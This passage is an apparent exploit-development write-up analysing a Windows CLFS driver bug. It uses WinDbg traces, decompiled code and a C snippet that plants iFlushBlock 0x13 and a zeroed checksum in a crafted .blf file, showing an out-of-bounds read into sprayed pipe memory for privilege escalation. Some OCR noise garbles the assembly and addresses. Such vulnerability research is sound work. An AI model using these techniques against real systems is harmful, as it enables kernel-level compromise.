The analysis says that it corresponds to **block0**, because it does not consider the constant **r14*8** which is **0x30** afterwards, as a result is really writing the **pbImage** of **block 2**.

```
WINDBG>dps rax
ffffd003'7f5bea00 ffff978a'16d935c0  //pbImage of block 0
ffffd003'7f5bea08 00000000'00000400
ffffd003'7f5bea10 00000000'00000000
ffffd003'7f5bea18 ffff978a'16d935c0  //pbImage of block 1
ffffd003'7f5bea20 00000400'00000400
ffffd003'7f5bea28 00000000'00000001
ffffd003'7f5bea30 ffff978a'16ecf000  //pbImage of block 2
```

Note that **CClfsBaseFilePersisted::ReadMetadataBlock** is used to allocate any of the blocks, using the size passed as argument.

```
CClfsBaseFilePersisted::ReadMetadataBlock+72 mov r8d, 'sflC' ; Tag
CClfsBaseFilePersisted::ReadMetadataBlock+78 mov edx, r15d ; NumberOfBytes
CClfsBaseFilePersisted::ReadMetadataBlock+7B read ecx, [r10+5] ; PoolType
CClfsBaseFilePersisted::ReadMetadataBlock+7F mov r10, cs:__imp_ExAllocatePoolWithTag
```

Now set a **read/write** breakpoint at **0x58** from the base block, to see when it uses the value **0x369**.

ba r1 FFFF978A'16ECF000+0x58

```
CClfsBaseFilePersisted::WriteMetadataBlock+92 mov eax, [r14+_CLFS_LOG_BLOCK_HEADER. RecordOffsets]

CClfsBaseFilePersisted::WriteMetadataBlock+96 inc qword ptr [rax+r14]
```


When the breakpoint is hit, reads the value **0x369** located at the **RecordOffset[12],** adds it to a weird pointer on **r14** and increments the contents of **RAX+r14**.

A few lines above in the code, **ESI** has the value **0x13** and multiplies by **0x18**, which is the size of each block in **m_rgBlocks**.

WINDBG>? **0x18*0x13**

Evaluate expression: 456 = 00000000'0000**01c8**

If I add the value of **r8= 0x1c8** that is greater than **0x90**, to the initial address of **m_rgBlocks**, it'll be reading **OUT OF BOUNDS**.



```
WINDBG>dps rcx + 0x1c8
ffffd003'8355a0b8  ffff978a'16ecf030 OUT OF BOUNDS READ
ffffd003'8355a0c0 7246704e'0a0a0000
ffffd003'8355a0c8 de9bc021'5630cff1
ffffd003'8355a0d0 ffff978a'188a3458
ffffd003'8355a0d8 ffff978a'188a3458
ffffd003'8355a0e0 00000000'00000000
ffffd003'8355a0e8 ffff978a'17ed8a60
ffffd003'8355a0f0 00000060'00000000
ffffd003'8355a0f8 00000000'00000060
ffffd003'8355a100 ffff978a'16ecf030
ffffd003'8355a108 ffff978a'16ecf030
ffffd003'8355a110 ffff978a'16ecf030
ffffd003'8355a118 ffff978a'16ecf030
ffffd003'8355a120 ffff978a'16ecf030
```

Below **m_rgBlocks**, is the pipe with the pointer to **BASE BLOCK + 0x30,** it reads this pointer that was strategically placed inside the pipe.

```
WINDBG>k
Child-SP RetAddr Call Site
ffffb880'a9b2ece0 ff805'5224f8d3 CLFS! CClfsBaseFilePersisted::WriteMetadataBlock+0x96
ffffb880'a9b2ed70 fffff805'5223f1a9 CLFS! CClfsBaseFilePersisted::ExtendMetadataBlock+0x41b
ffffb880'a9b2ee30 fffff805'5223dae4 CLFS! CClfsBaseFilePersisted::AddSymbol+0x10d
ffffb880'a9b2eeb0 fffff805'5223d6e8 CLFS! CClfsBaseFilePersisted::AddContainer+0xdc
ffffb880'a9b2ef60 ff805'52252f1d CLFS! CClfsLogFcbPhysical::AllocContainer+0x148
ffffb880'a9b2f000 fffff805'52230565 CLFS! CClfsRequest::AllocContainer+0x27d
ffffb880'a9b2f0c0 fffff805'52230077 CLFS! CClfsRequest::D ispatch+0x351
ffffb880'a9b2f110 fffff805'5222ffc7 CLFS! ClfsDispatchIoRequest+0x87
ffffb880'a9b2f160 ff805'4d442a65 CLFS! CClfsDriver::LogIoDispatch+0x27
ffffb880'a9b2f190 fffff805'4d894c72 nt! IofCallDriver+0x55
ffffb880'a9b2f1d0 fffff805'4d894a43 nt! IopSynchronousServiceTail+0x1d2
ffffb880'a9b2f280 fffff805'4d893d86 nt! IopXxxControlFile+0xca3
ffffb880'a9b2f3c0 fffff805'4d631185 nt! NtDeviceIoControlFile+0x56
ffffb880'a9b2f430 00007ffc'9d743c64 nt! KiSystemServiceCopyEnd+0x25
000000f1'95aff8b8 00007ffc'9b1d494b ntdll! NtDeviceIoControlFile+0x14
000000f1'95aff8c0 00007ffc'9ca16241 KERNELBASE! DeviceIoControl+0x6b
000000f1'95aff930 00007ffc'74613c1d KERNEL32! DeviceIoControlImplementation+0x81
000000f1'95aff980 00007ffc'746137fc clfsw32! AddLogContainerSet+0x40d
000000f1'95affa50 00007ff7'f0c0d94f clfsw32! AddLogContainer+0x3c
000000f1'95affa90 00007ff7'f0c3f138 clfs_eop!to_trigger+0x85f
000000f1'95affa98 00000000'00000000 clfs_eop!__xt_z+0xca0
```

The current position in the code was called from the **while(1)** statement of main module.

Inside **spray blf** file I've strategically placed the value **0x13** at offset **0x48a** (**iFlushBlock**).

```
unsigned char iFlushBlock2[] = { 0x13, 0x00 }; // offset 0x48a iFlushBlock


fseek(pfile, 0x48A, SEEK_SET);
fwrite(iFlushBlock2,  sizeof(char), sizeof(iFlushBlock2), pfile);  //changing the iFlushBlock of
the shadow block to 13
```

3-Looking at the iFlushBlock value in spray blf file.

At offset 0x8a of **spray blf** file, **iFlushBlock** of **BLOCK 0** is located, whose value is **4**, while offset **0x48a** belongs to **iFlushBlock** of **BLOCK 1**, and its value is **0x13**

Please edit the type declaration

```
Offset | Size | struct _CLFS_CONTROL_RECORD
       |      | {
  0000 | 0008 |   CLFS_METADATA_RECORD_HEADER hdrControlRecord;
  0008 | 0008 |   ULONGLONG ullMagicValue;
  0010 | 0001 |   UCHAR Version;
  0014 | 0004 |   CLFS_EXTEND_STATE eExtendState;
  001A | 0002 |   USHORT iFlushBlock;
  0020 | 0004 |   ULONG cExtendStartSectors;
  0024 | 0004 |   ULONG cExtendSectors;
  0028 | 0020 |   CLFS_TRUNCATE_CONTEXT cxTruncate;
  0048 | 0002 |   USHORT cBlocks;
  004C | 0004 |   ULONG cReserved;
  0050 | 0090 |   CLFS_METADATA_BLOCK rgBlocks[6];
       | 00E0 | };
```

Now I have to find out why it reads **iFlushBlock = 0x13** from **BLOCK 1** instead of **iFlushBlock = 4** from **BLOCK 0.**

4-Why does it read from BLOCK 1 SHADOW instead of BLOCK 0 CONTROL?

If I look back to find out where the **0x13** came from, I see on call stack that **WriteMetadataBlock** is called from **CClfsBaseFilePersisted::ExtendMetadataBlock+416**, there the second **iFlushBlock** argument is **EDX=0x13**, which comes from **r9w**.

```
if ( (iFlushBlock == v36->iExtendBlock
        || CClfsBaseFilePersisted::IsShadowBlock(v15, v36->iFlushBlock, v36->iExtendBlock))
       && *(*(this + 6) + 24 * iFlushBlock + 8) >> 9 < v36->cNewBlockSectors )
     {
       CClfsBaseFilePersisted::ExtendMetadataBlockDescriptor(this, v30, v36->cExtendSectors >> 1);
       LOWORD(iFlushBlock) = *p_iFlushBlock;
     }
CClfsBaseFilePersisted::WriteMetadataBlock(this, iFlushBlock, 0);
```

```
CClfsBaseFilePersisted::ExtendMetadataBlock+40C loc_FFFFF8055224F8C4: ; unsigned int
CClfsBaseFilePersisted::ExtendMetadataBlock+40C movzx edx, r9w
CClfsBaseFilePersisted::ExtendMetadataBlock+410 xor r8d, r8d ; unsigned __int8
CClfsBaseFilePersisted::ExtendMetadataBlock+413 mov rcx, rdi ; this
CClfsBaseFilePersisted::ExtendMetadataBlock+416 call CClfsBaseFilePersisted::WriteMetadataBlock
```

```
CClfsBaseFilePersisted::ExtendMetadataBlock+3AB mov rsi, [rsp+0B8h+_CLFS_CONTROL_RECORD]
CClfsBaseFilePersisted::ExtendMetadataBlock+3B0 read rbx, [rsi+_CLFS_CONTROL_RECORD.iFlushBlock]
CClfsBaseFilePersisted::ExtendMetadataBlock+3B4 read r13, [rsi+18h]
CClfsBaseFilePersisted::ExtendMetadataBlock+3B8 movzx r9d, [rbx+(_CLFS_CONTROL_RECORD.iFlushBlock-1Ah)
```

```
CClfsBaseFilePersisted::ExtendMetadataBlock+1A4 read rdx, [rsp+0B8h+_CLFS_CONTROL_RECORD]
CClfsBaseFilePersisted::ExtendMetadataBlock+1A9 call    CClfsBaseFile::GetControlRecord
```


A couple of lines before, **CClfsBaseFile::GetControlRecord** was called to retrieve the address of **BLOCK 0**, maybe the problem is here, so I'll reboot and put a breakpoint on it.

GetControlRecord calls **CClfsBaseFile::AcquireMetadataBlock** who should fill the **m_rgBlocks** table with the address of **block 0**, when I step over this function gets the address of **block 1**, so, the problem occurs inside **CClfsBaseFile::AcquireMetadataBlock.**


By adding **0x8A** to the address retrieved, I can confirm that the **0x13** value that belongs to **BLOCK 1** is present.

```
WINDBG>dps rax
ffffd003`85690a60  ffff978a`16d935c0
ffffd003`85690a68  00000000`00000400
ffffd003`85690a70  00000000`00000000
ffffd003`85690a78  ffff978a`16d935c0
ffffd003`85690a80  00000400`00000400
ffffd003`85690a88  00000000`00000001
ffffd003`85690a90  ffff978a`17fec000
ffffd003`85690a98  00000800`00007a00
ffffd003`85690aa0  00000000`00000002
ffffd003`85690aa8  ffff978a`17fec000
ffffd003`85690ab0  00008200`00007a00
ffffd003`85690ab8  00000000`00000003
ffffd003`85690ac0  ffff978a`13ac3b40
ffffd003`85690ac8  0000fc00`00000200
ffffd003`85690ad0  00000000`00000004
ffffd003`85690ad8  ffff978a`13ac3b40
WINDBG>db ffff978a`16d935c0
ffff978a`16d935c0  15 00 01 00 02 00 01 00-00 00 00 00 00 00 00 00  ................
ffff978a`16d935d0  02 00 00 00 00 00 00 00-00 00 00 00 ff ff ff ff  ............????
ffff978a`16d935e0  00 00 00 00 ff ff ff ff-70 00 00 00 00 00 00 00  ....????p.......
ffff978a`16d935f0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffff978a`16d93600  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffff978a`16d93610  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffff978a`16d93620  00 00 00 00 00 00 00 00-f8 03 00 00 00 00 00 00  ........?.......
ffff978a`16d93630  02 00 00 00 00 00 00 00-1c 5f 00 00 f5 c1 f5 c1  ........._..????
WINDBG>db ffff978a`16d935c0+8a
ffff978a`16d93[illegible]  13 00 00 00 00 00 01 00-00 00 03 00 00 00 00 00  ................
ffff978a`16d9365a  00 00 02 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

I will reboot and set a breakpoint there:



CClfsBaseFile::GetControlRecord+27 call **CClfsBaseFile::AcquireMetadataBlock**



The second argument passed to **AcquireMetadataBlock** is **zero**, it corresponds to **block 0**, it is going to copy from the file and store its address in **m_rgBlocks**

```
__int64 __fastcall CClfsBaseFile::GetControlRecord(
      struct_CClfsBaseFilePersisted *CClfsBaseFilePersisted,
      struct _CLFS_CONTROL_RECORD **a2)
{
  __int64 result; Rax
  int v5; R8D
  int v6; R9D
  Unsigned Int v7; R11D
  PCLFS_METADATA_BLOCK m_rgBlocks; Rax
  ULONGLONG ullAlignment; RSI
  unsigned int cbImage; EBX
  __int64 v11; R10
  struct _CLFS_CONTROL_RECORD *v12; RBP
  unsigned __int64 v13; Rdx
  unsigned __int64 v14; RDI
  ULONG pulResult; [rsp+68h] [rbp+10h] BYREF
  Unsigned Int v16; [rsp+70h] [rbp+18h] BYREF

  *a2 = 0i64;
  pulResult = 0;
  v16 = 0;
 result = CClfsBaseFile::AcquireMetadataBlock(CClfsBaseFilePersisted, 0i64);
```

.

In **_CLFS_METADATA_BLOCK_TYPE** block type **enumeration**, they have different names than I used, but they are the same 6 blocks.

```
enum _CLFS_METADATA_BLOCK_TYPE
{
ClfsMetaBlockControl = 0x0,              //CONTROL
ClfsMetaBlockControlShadow = 0x1,        // SHADOW CONTROL
ClfsMetaBlockGeneral = 0x2,              //BASE
ClfsMetaBlockGeneralShadow = 0x3,        // SHADOW BASE
ClfsMetaBlockScratch = 0x4,              //TRUNCATE
ClfsMetaBlockScratchShadow = 0x5,        //SHADOW TRUNCATE
};
```

After checking that the block type is less than the maximum **m_cBlocks=6,** it saves a **reference** value to avoid reading the same block two times.

```
__int32 __fastcall CClfsBaseFile::AcquireMetadataBlock(
      struct_CClfsBaseFilePersisted *CClfsBaseFilePersisted,
      enum _CLFS_METADATA_BLOCK_TYPE type)
{
  __int32 v2; R8D
  __int64 type__b; RDI

  v2 = 0;
 if ( type < '\0' || type >= CClfsBaseFilePersisted->pCClfsBaseFile.m_cBlocks )
   return STATUS_NOT_FOUND;
 type__b = type;
 if ( ++*(&CClfsBaseFilePersisted->pCClfsBaseFile.m_rgcBlockReferences->block_0 + type) == 1 )
 {
   v2 = (CClfsBaseFilePersisted->vtable->CClfsBaseFilePersisted_ReadMetadataBlock)(CClfsBaseFilePersisted, type, 0i64);
   if ( v2 < 0 )
--*(&CClfsBaseFilePersisted->pCClfsBaseFile.m_rgcBlockReferences->block_0 + type__b);
 }
 return v2;
}
```

ReadMetadataBlock is called, the problem of reading **block 1** instead of **block 0** would be inside this function.

```
if ( type >= CClfsBaseFilePersisted->pCClfsBaseFile.m_cBlocks )
  return STATUS_INVALID_PARAMETER;
_mm_lfence();
type__b = type;
m_rgBlocks = CClfsBaseFilePersisted->pCClfsBaseFile.m_rgBlocks;
cbImage = m_rgBlocks[type].cbImage;          //block size 0 =0x400
cbOffset = m_rgBlocks[type].cbOffset;        //offset of block 0 = 0
```

If everything is fine, it allocates using **cbImage** as size and it stores the address in field **block 0-> pbImage** in **m_rgBlocks.**

```
pbImage_b = (ExAllocatePoolWithTag_0)(5i64, cbImage, 'sflC');
if ( pbImage_b )
{
  CClfsBaseFilePersisted->pCClfsBaseFile.m_rgBlocks[type1].pbImage = &pbImage_b
```

The **!pool** command displays the **tag** and **size** allocated.

```
WINDBG>!pool FFFF940BF3F7B5C0

Pool page ffff940bf3f7b5c0 region is Paged pool

*ffff940bf3f7b590 size: 480 previous size: 0 (Allocated) *Clfs
```


```
WINDBG>!pool FFFF940BF3F7B5C0

Pool page ffff940bf3f7b5c0 region is Paged pool

*ffff940bf3f7b590 size: 480 previous size: 0 (Allocated) *Clfs
```


So, I already have the address of **pbImage** of **block 0** stored in **m_rgBlocks**, so I need to see why it copies the bytes of **block 1** there instead of bytes of **block 0**.

I get to a call to **CClfsContainer::ReadSector** where a pointer to a variable containing **pbImage** is passed, to write the bytes.

```
IsYoungerBlock = CClfsContainer::ReadSector(
                CClfsBaseFilePersisted->pCClfsContainer,
                CClfsBaseFilePersisted-> EventObject0,
                0i64,
                &pbImage,
                cbImage >> 9,
                &cbOffset);
```

Notice the changes made in **pbimage** content when stepping over **ReadSector.**


```
WINDBG>db FFFF940BF3F7B5C0+0x8a
ffff940b'f3f7b64a 04 00 00 00 00 00 01 00-00 00 03 00 00  00 00 00 00
```

Adding **0x8a** to **pbImage** I can find the value **4** which is correct value, instead of **0x13**, so the problem must occur later.

After calling **ClfsDecodeBlock** It returns an error **0x0C01A000A**.

CClfsBaseFilePersisted::ReadMetadataBlock+153 calls to **ClfsDecodeBlock**

After this error, it adds 1 to the type and calls **CClfsBaseFilePersisted::ReadMetadataBlock** again but with type **1** to read block 1.



In **CClfsBaseFilePersisted::ReadMetadataBlock** It allocates and stores a new **pbImage** in **m_rgBlocks** for **block 1.**

```
WINDBG>dps ffffe407'36841710
ffffe407'36841710  ffff940b'f3f7b5c0        //block 0
ffffe407'36841718 00000000'00000400
fffe407'36841720 00000000'00000000
ffffe407'36841728  ffff940b'f1e72b80       //block 1
ffffe407'36841730 00000400'00000400
ffffe407'36841738 00000000'00000001.
```

```
WINDBG>db ffff940b'f1e72b80+0x8a

ffff940b'f1e72c0a 13  00 00 00 00 00 01 00-00 00 03 00 00 00 00 00 00
```


Blocks 0 and **1** have different addresses, now if I add **0x8a** to the address of **block 1** its value is **0x13.**

Maybe since **block 0** returned an error, it uses **block 1** and returns it to **GetControlRecord** as Control Block.

As shown before, when it uses **0x13** value instead of **4**, it goes outside the bounds of **m_rgBlocks** and reads the pipe spray values controlled by me.


```
WINDBG>dps ffffe407'36841710
ffffe407'36841710  ffff940b'f1e72b80   //block 0 = block 1
ffffe407'36841718 00000000'00000400
fffe407'36841720 00000000'00000000
ffffe407'36841728  ffff940b'f1e72b80   //block 1
ffffe407'36841730 00000400'00000400
ffffe407'36841738 00000000'00000001
```

Then it frees the **pbImage from block 0** and it copies the pointer from **block 1 to block 0**.




It would be necessary to find the value that causes the error **0x0C01A000A** inside **ClfsDecodeBlock**.

Inside **ClfsDecodeBlock** the **checksum** of the first block is zero, this is the error **0xC01A000A**.



5-Why the checksum is equal to zero in blf spray files?

Before calling to **AddLogContainer,** opening any **spray blf** file with a hexadecimal editor, the **checksum** was changed to **zero**.

